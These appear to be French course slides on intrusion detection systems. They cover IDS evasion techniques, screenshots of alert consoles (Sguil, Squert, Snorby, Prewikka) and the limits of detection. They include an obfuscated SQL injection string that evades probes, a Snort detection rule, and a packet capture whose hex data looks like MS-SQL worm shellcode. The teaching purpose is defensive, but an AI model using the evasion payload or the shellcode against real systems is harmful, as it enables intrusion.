

- Les techniques d'évasion sont désormais très utilisées (*obfuscation*)
- Exemples d'idées (pour l'injection SQL)
  - Commentaires et espaces
  - Fragmentation de la requête injectée
  - Pollution des paramètres HTTP
  - Commentaires (spécifiques : non terminés, spéciaux)
  - Emplacement non examiné par les sondes
- Les sondes doivent en tenir compte
- Rq : Les techniques de chiffrement/signature de code sont aussi très développées (chez les attaquants)

```
0 div 1 union#foo/*bar  
select#foo  
1,2,current_user
```

devient

```
0 div 1 union select 1,2,current_user
```

# Console(s) de gestion



## Sguil + Squert

# Squill

ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	1	gateway	2.6422	2007-03-19 23:05:14	63.26.198.32		209.120.188.193		1	BLEEDING-EDGE WORM Allaple ICMP Sweep Ping Inbound
RT	64	gateway	2.6424	2007-03-19 23:13:28	203.193.56.133	45026	209.120.188.193	22	6	BLEEDING-EDGE Potential SSH Scan
RT	1	gateway	2.6489	2007-03-19 23:52:22	213.7.12.116		209.120.188.193		1	BLEEDING-EDGE WORM Allaple ICMP Sweep Ping Inbound
RT	1	gateway	2.6496	2007-03-20 00:28:10	24.178.8.170		209.120.188.193		1	BLEEDING-EDGE WORM Allaple ICMP Sweep Ping Inbound

ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	1	gateway	2.5980	2007-03-18 20:31:06	85.188.1.26	6667	209.120.188.193	58870	6	BLEEDING-EDGE POLICY IRC connection
RT	1	gateway	2.6298	2007-03-19 08:03:51	87.240.48.122	1173	209.120.188.193	1434	17	MS-SQL version overflow attempt
RT	1	gateway	2.6380	2007-03-19 18:37:24	220.178.43.82	3064	209.120.188.193	1434	17	MS-SQL version overflow attempt
RT	1	gateway	2.6387	2007-03-19 19:16:20	202.101.62.218	1030	209.120.188.193	1434	17	MS-SQL version overflow attempt

ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	1	gateway	4.3	2007-03-01 02:49:52	202.188.160.53	45398	209.120.188.193	22	6	PADS New Asset - ssh OpenSSH 3.9p1 (Protocol 1.99)
RT	1	gateway	4.4	2007-03-01 05:35:33	211.147.250.20	6000	209.120.188.193	3128	6	PADS New Asset - www squid/2.5.STABLE6
RT	1	gateway	4.5	2007-03-03 03:40:46	82.96.96.3	38419	209.120.188.193	23	6	PADS New Asset - ssh OpenSSH 3.9p1 (Protocol 1.99)
RT	1	gateway	4.6	2007-03-08 15:13:20	162.18.202.88	40942	209.120.188.193	44	6	PADS New Asset - ssh OpenSSH 4.3 (Protocol 2.0)

The figure shows two panels from the Snort interface. The left panel, titled 'System Msgs', lists system events:

Sid	Net	Hostname	Type	Last	Status
1	Ext_Net	gateway	pcap	2007-03-20 00:49:23	UP
2	Ext_Net	gateway	snort	2007-03-20 00:28:10	UP
3	Ext_Net	gateway	sancp	2007-03-19 01:59:34	UP
4	Ext_Net	gateway	pads	2007-03-08 15:13:20	UP

The right panel displays a captured UDP packet. The top section shows the alert message:

```
alert udp $EXTERNAL_NET any -> $HOME_NET 1434 (msg:"MS-SQL version overflow attempt"; flowbits:isnotset,ms_sql_seen_dns; dsize:>100; content:"041"; depth:1; reference:bugtraq,5310; reference:cve,2002-0649; reference:nessus,10674;
```

The bottom section shows the packet details:

IP	Source IP	Dest IP	Ver	HL	TOS	len	ID	Flags	Offset	TTL	ChkSum
UDP	220.178.43.82	209.120.188.193	4	5	0	404	31898	0	0	115	13184
	Source Port	Dest Port	Length					ChkSum			
	3064	1434	384					37652			
DATA	04 01 DC C9 B0 42 EB 0E 01 01 01 01 01 01 01 70 AE 42 01 70 AE 42 90 90 90 90 90 90 90 6B DC C9 B0 42 B8 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 05 50 89 E5 51 68 2E 64 6C 6C 6B 65 6C 33 32 68 6B 65 72 6E 51 68 6F 75 6E 74 68 69 63 6B 43 68 47 65 74 54 66 89 6C 6C 51 68 33 32 2E 64 68 77 73 32 5F 66 B9 65 74 51 68 73 6F 63 6B 66 B9 74 6F 51 68 73 65 6E 64 BE 18 10 AE 42 8D 45										

SUMMARY    SIGNATURES    IP    MAP    QUERY

< 2010    January    February    March    April    May    June    July    August    September    October    November    December    2012 >  
 Mon01 Tue02 Wed03 Thu04 Fri05 Sat06 Sun07 Mon08 Tue09 Wed10 Thu11 Fri12 Sat13 Sun14 Mon15 Tue16 Wed17 Thu18 Fri19 Sat20 Sun21 Mon22 Tue23 Wed24 Thu25 Fri26 Sat27 Sun28 Mon29 Tue30 Wed31

Detail Lines:  Report Period: Thursday Aug 18, 2011

## Brief



## Event Distribution by Sensor

Network	Hostname	Agent Type	Last Event	Sig	Src	Dst	Count	% of Total
Toll	nscc-toll	snort	09:18:15	60	191	229	<b>14549</b>	<b>94.66%</b>
Campus	dnsbh-01	snort	09:18:07	8	40	3	<b>821</b>	<b>5.34%</b>
OLL	oll-01	snort	-	0	0	0	<b>0</b>	<b>0</b>

█ < 1 min   █ < 5 min   █ < 30 min   █ > 30 min

## Event Distribution by Category

#	Category	Last Event	Sig	Src	Dst	Count	% of Total
UN	Unclassified	09:17:21	15	17	22	<b>6431</b>	<b>41.84%</b>
C1	Unauthorized Admin Access	-	0	0	0	<b>0</b>	<b>0</b>
C2	Unauthorized User Access	-	0	0	0	<b>0</b>	<b>0</b>
C3	Attempted Unauthorized Access	-	0	0	0	<b>0</b>	<b>0</b>
C4	Denial of Service Attack	-	0	0	0	<b>0</b>	<b>0</b>
C5	Policy Violation	09:15:53	28	100	160	<b>2069</b>	<b>13.46%</b>
C6	Reconnaissance	09:18:15	6	5	8	<b>5794</b>	<b>37.7%</b>
C7	Malware	09:17:46	15	110	64	<b>1076</b>	<b>7%</b>
ES	Escalated Event	-	0	0	0	<b>0</b>	<b>0</b>
NA	Expired Event	-	0	0	0	<b>0</b>	<b>0</b>


## Top Signatures

Signature	ID	Last Event	Src	Dst	Count	% of Total
ssh: Protocol mismatch	4	09:17:21	2	5	<b>6397</b>	<b>41.62%</b>
ET SCAN Potential SSH Scan	2001219	09:18:14	3	7	<b>4088</b>	<b>26.6%</b>
INAPPROPRIATE Xhamster	2010111909	09:04:38	2	50	<b>856</b>	<b>5.57%</b>
ET SCAN LibSSH Based SSH Connection - Often used as a BruteForce Tool	2006435	09:18:10	1	4	<b>685</b>	<b>4.46%</b>
ET SCAN LibSSH Based Frequent SSH Connections Likely BruteForce Attack!	2006546	09:18:15	1	4	<b>684</b>	<b>4.45%</b>
MALWARE Blackhole Access (GET)	2011042801	09:13:49	38	1	<b>472</b>	<b>3.07%</b>

# Squert

# Console(s) de gestion

Snorby



# Traitement et qualification des alertes

The screenshot shows a Firefox browser window displaying the Snorby web application. The title bar reads "Snorby - High Severity Events". The address bar shows the URL [http://demo.snorby.org/results?search\[severity\]=1&search\[time\\_end\]=1324397928&search\[time\\_start\]=1](http://demo.snorby.org/results?search[severity]=1&search[time_end]=1324397928&search[time_start]=1). The page header includes "Welcome Demo | Settings | Log out". Below the header is a navigation menu with links for Dashboard, My Queue (0), Events, Sensors, Search, and Administration. The main content area is titled "High Severity Events" and displays 4 events found. The table columns are: Sev., Sensor, Source IP, Destination IP, Event Signature, and Timestamp. The events listed are:

Sev.	Sensor	Source IP	Destination IP	Event Signature	Timestamp
1	Snorby	CA 208.87.23.173	US 173.255.236.165	SHELLCODE x86 inc ebx NOOP	12/19/2011
1	Snorby	CA 208.87.23.173	US 173.255.236.165	SHELLCODE x86 inc ebx NOOP	12/19/2011
1	Snorby	CA 208.87.23.173	US 173.255.236.165	SHELLCODE x86 inc ebx NOOP Demo classified event as Attempted Unauthorized Access	12/19/2011
1	Snorby	CA 208.87.23.173	US 173.255.236.165	SHELLCODE x86 inc ebx NOOP	12/19/2011

A tooltip appears over the third event, stating "Demo classified event as Attempted Unauthorized Access". The footer of the page reads "Snorby 2.3.11 - <http://www.snorby.org> © 2011 Dustin Willis Webber".

[PREWIKKA] - Windows Internet Explorer

Fichier Edition Affichage Favoris Outils ?

Favoris Galerie de composants ...

[PREWIKKA] Page Sécurité Outils >>

## Prewikka [PREWIKKA] Prelude management

**Events**

**Agents**

**Users**

**About**

**Alerts** **Heartbeats** **Filters**

admin on Tuesday December 20 20 1 | logout

Classification	Source	Target	Sensor	Time	
2 x User authentication via su successful (succeeded)	user: 0	user: process: su (9548)	PAM	15:17:48 - 15:17:45	<input type="checkbox"/>
User login successful (succeeded)	.46.50:54647/tcp	user: process: sshd (9536)	sshd	15:17:40	<input type="checkbox"/>
34 x DNS SPOOF query response with TTL of 1 min. and no authority	9.30:53/udp	7.49:65095/udp	snort ( )	15:17:17 - 14:19:13	<input type="checkbox"/>
6 x Server recognition (failed)	147.35:tcp	process: sshd (9528)	sshd	15:16:07 - 14:21:37	<input type="checkbox"/>
18 x VIRUS OUTBOUND bad file attachment	20.12:57056/tcp	0.10:25/tcp	snort ( )	15:10:52 - 15:08:49	<input type="checkbox"/>
4 x Server recognition (failed)	.145.201:tcp	process: sshd (9496)	sshd	15:09:21 - 14:22:48	<input type="checkbox"/>
2 x WEB-PHP Pajax arbitrary command execution attempt	.15.200:35658/tcp	0.100:8080/tcp	snort ( )	14:58:56 - 14:58:26	<input type="checkbox"/>
WEB-CLIENT QuickTime Object ActiveX CLSID access	100.40:8080/tcp	53.100:53847/tcp	snort ( )	14:58:16	<input type="checkbox"/>
1 x WEB-CLIENT Microsoft wmf metafile access	53.100:52268/tcp	0.40:8080/tcp	snort ( )	14:44:57 - 14:27:26	<input type="checkbox"/>
1 x WEB-CLIENT Outlook EML access					<input type="checkbox"/>
NETBIOS SMB-DS Trans unicode Max Param/Count DOS attempt (vendor-specific:url, vendor-specific:url, vendor-specific:url, cve:2002-0724, bugtraqid:5556)	3.68:65373/tcp	17.14:445/tcp	snort ( )	14:41:09	<input type="checkbox"/>
5 x MISC Visio version number anomaly	5.20:8080/tcp	00:58131/tcp	snort ( )	14:36:01 - 14:36:00	<input type="checkbox"/>
DNS SPOOF query response with TTL of 1 min. and no authority	.30:53/udp	26:64876/udp	snort ( )	14:35:50	<input type="checkbox"/>

Filter:  Step: 1 Hours

Tz: Frontend localtime Limit: 50 apply

2011-12-20 14:18:11  
2011-12-20 15:18:11  
+01:00

prev current next

<< < > >>

1 ... 12 (total:12)


Internet | Mode protégé : activé

125%

# Limites actuelles de la détection d'intrusion


- Faible taux de détection
  - Faux négatifs
- Trop d'alertes
  - Fausses alertes : Faux positifs
  - Plusieurs milliers d'alertes générées en une semaine
- Le niveau de granularité d'une alerte est trop faible
  - Pas de vision globale
  - Difficile de détecter une attaque distribuée
- Difficile de détecter les attaques nouvelles
  - C'est un avantage des approches comportementales

# Autre limite ?



